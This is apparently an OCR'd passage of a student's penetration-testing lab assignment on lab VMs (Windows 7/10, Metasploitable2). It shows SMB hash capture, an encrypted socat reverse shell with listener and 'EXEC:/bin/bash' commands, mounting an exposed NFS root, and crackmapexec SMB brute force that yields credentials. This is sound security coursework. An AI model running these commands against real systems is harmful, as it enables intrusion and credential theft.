
REASON : 2016 & win 7 is it is using smb v1 and that is not used in win-10 so we got hashes not the rev shell

And then we can see back on our terminal, that we have captured the Hash :




Win 10 :

lets set up a listener again, and then use the link on win 10 :



And use this on the windows 10 machine, and we can directly use it in windows 10 just by using the link, and we will get the hash just from that.



Hash :

Impact and Differences Between Windows 10 and Windows 7 :

Aspect	Windows 10	Windows 7
Securty Features	Advanced security features like Windows Defender, UAC, and Credential Guard reduce the likelihood of successful exploitati on.	Lacks modern security measures, making it easier to exploit.
SMB Version	SMBv1 is disabled by default; SMBv2 or SMBv3 is used, which includes encryption and signing.	SMBv1 is often enabled by default, which is vulnerable to attacks.
Payload Execution	Requires user interaction to bypass warnings (e.g., UAC prompts).	Execution is more straightfo rward, often with fewer user prompts.
Detection	High chance of detection by security tools, logging, or monitorin g systems.	Lower chance of detection due to outdated security mechanis ms.
Attack Success	Harder to exploit due to restrictio ns and defensive mechanis ms.	Easier to exploit due to weaker defenses.
Post Exploitati on	Privilege escalation may require additional steps due to protectio ns like UAC.	Post exploitati on is typically smoother with administr ative rights.

Key Differences in Impact :

1. Ease of Exploitation :
   - Windows 7 systems are much easier to exploit due to the lack of modern SMB protocol security and the common presence of SMBv1.
   - Windows 10 is more resilient with stronger defenses, making exploitation more challenging. •
2. Payload Detection:
   - Windows 10 often flags or blocks malicious payloads with built-in antivirus and behavioral analysis.
   - Windows 7 has minimal or no active defenses against payload delivery. 4/5

3. Real-World Implications :
    - Windows 7 is a high-value target for attackers due to outdated security, especially in legacy systems.
    - Windows 10 systems require advanced evasion techniques to bypass modern defenses.

Conclusion :


1. Windows 10: Exploitation is difficult but possible with careful evasion techniques. Attackers need to bypass UAC and leverage vulnerabilities in SMBv2 or SMBv3.
2. Windows 7: Exploitation is relatively straightforward, often succeeding due to SMBv1 and weak security.

Understanding these differences allows attackers and defenders to assess risks and prioritize securing legacy systems like Windows 7.

Q6 -encrypted revshell using socat in ubuntu.[10 marks]

Using these to create a .pem file :

```
openssl req -newkey rsa:2048 -nodes -keyout ignite.key -x509 -days 1000
-subj '/CN=[www.ignite.lab/O=Ignite](http://www.ignite.lab/O=Ignite)
Tech./C=IN' -out ignite.crt
```





```
cat ignite.key ignite.crt > ignite.pem
```


To create the .pem file for the revshell for socat encrypted connection :

Listner Command : `socat -d -d OPENSSL-`
`LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT`


Revshell Command : `socat OPENSSL:<ip>:<port>,verify=0 EXEC:/bin/bash`



And we have the Connection :



Wireshark Capture of encrypted rev shell :



Q7 -extract data of metasploitable2 using nfs.[10 marks]

```
nmap -p111,2049 192.168.25.129 -sC --script=nfs*
```

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.195.129 -p111,2049 -sV -sC --script=nfs*
Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-07 12:05 EST
Nmap scan report for 192.168.195.129
Host is up (0.020s latency).

PORT     STATE SERVICE VERSION
111/tcp  open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      34981/tcp   mountd
|   100005  1,2,3      44486/udp   mountd
|   100021  1,3,4      46466/tcp   nlockmgr
|   100021  1,3,4      60910/udp   nlockmgr
|   100024  1          40281/udp   status
|_  100024  1          48958/tcp   status
| nfs-showmount:
|_  / *
2049/tcp open  nfs     2-4 (RPC #100003)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds
```

use `search nfs` command to find things related to "nfs"

```
Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/atlassian_confluence_namespace_ognl_injection  2022-06-02       excellent  Yes    Atlassian Confluence Namespace OGNL Injection
   1  exploit/multi/http/atlassian_confluence_webwork_ognl_injection    2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   2  auxiliary/dos/freebsd/nfsd/nfsd_mount                             normal     No     FreeBSD Remote NFS RPC Request Denial of Service
   3  exploit/windows/ftp/labf_nfsaxe                   2017-05-15       normal     No     LabF nfsAxe 3.7 FTP Client Stack Buffer Overflow
   4  exploit/osx/local/nfs_mount_root                  2014-04-11       normal     Yes    Mac OS X NFS Mount Privilege Escalation Exploit
   5  auxiliary/scanner/nfs/nfsmount                                     normal     No     NFS Mount Scanner
   6  exploit/netware/sunrpc/pkernel_callit             2009-09-30       good       No     NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow
   7  exploit/windows/nfs/xlink_nfsd                    2006-11-06       average    No     Omni-NFS Server Buffer Overflow
   8  exploit/windows/ftp/xlink_client                  2009-10-03       normal     No     Xlink FTP Client Buffer Overflow
   9  exploit/windows/ftp/xlink_server                  2009-10-03       good       Yes    Xlink FTP Server Buffer Overflow

Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/ftp/xlink_server

msf6 > use 5
msf6 auxiliary(scanner/nfs/nfsmount) > options

Module options (auxiliary/scanner/nfs/nfsmount):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   HOSTNAME                   no        Hostname to match shares against
   LHOST     192.168.195.143  no        IP to match shares against
   PROTOCOL  udp              yes       The protocol to use (Accepted: udp, tcp)
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/met
                                        asploit-framework/wiki/Using-Metasploit
   RPORT     111              yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/nfs/nfsmount) > set rhosts 192.168.195.129
rhosts => 192.168.195.129
msf6 auxiliary(scanner/nfs/nfsmount) > run

[+] 192.168.195.129:111   - 192.168.195.129 Mountable NFS Export: / [*]
[*] 192.168.195.129:111   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/nfs/nfsmount) > search nfs

Matching Modules
```

And we got the result :

```
192.168.195.129:111   - 192.168.195.129 Mountable NFS Export: / [*]
[*] 192.168.195.129:111   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Showing that `/*` is accessible , `/` tells us its root dir and `*` tells us that every file present in root dir is mountable.
next we need to mount this root dirctory to a folder in our system.

Or we can use to check :

```
showmount -e <ip>
```


```
┌──(kali㉿kali)-[~]
└─$ showmount -e 192.168.195.129
Export list for 192.168.195.129:
/ *
```

Lets make a folder in /tmp to make it the mount point.

So we just made a folder in /tmp dir using `mkdir /tmp/nfs_mount`

```
mount -t nfs <victim_IP:share_folder_name> <Destination_path>
sudo mount -t nfs 192.168.195.129:/ /tmp/nfs_mount
```


"Created syslink ...." this thing confirms that the mount was successful :
Lets check the /tmp/nfs_mount folder :



And as we can see in the above screenshot that we have successfully mounted the files and these are of Metasploit, because in the home/ dir of these files we can see `msfadmin` that is the user for

Q8 -smb brute force on metasploitable2 without using msfconsole module,hydra,x-hydra,medusa,n-crack,crunch.(username-service,user,abc,root,superuser,msfadmin,services) (password-123,root,toor,msfadmin,services,user,service)[10 marks]

```
crackmapexec smb 192.168.195.152 -u users.txt -p passwords.txt --
continue-on-success
```



Found both users :

```
user:user
msfadmin:msfadmin
```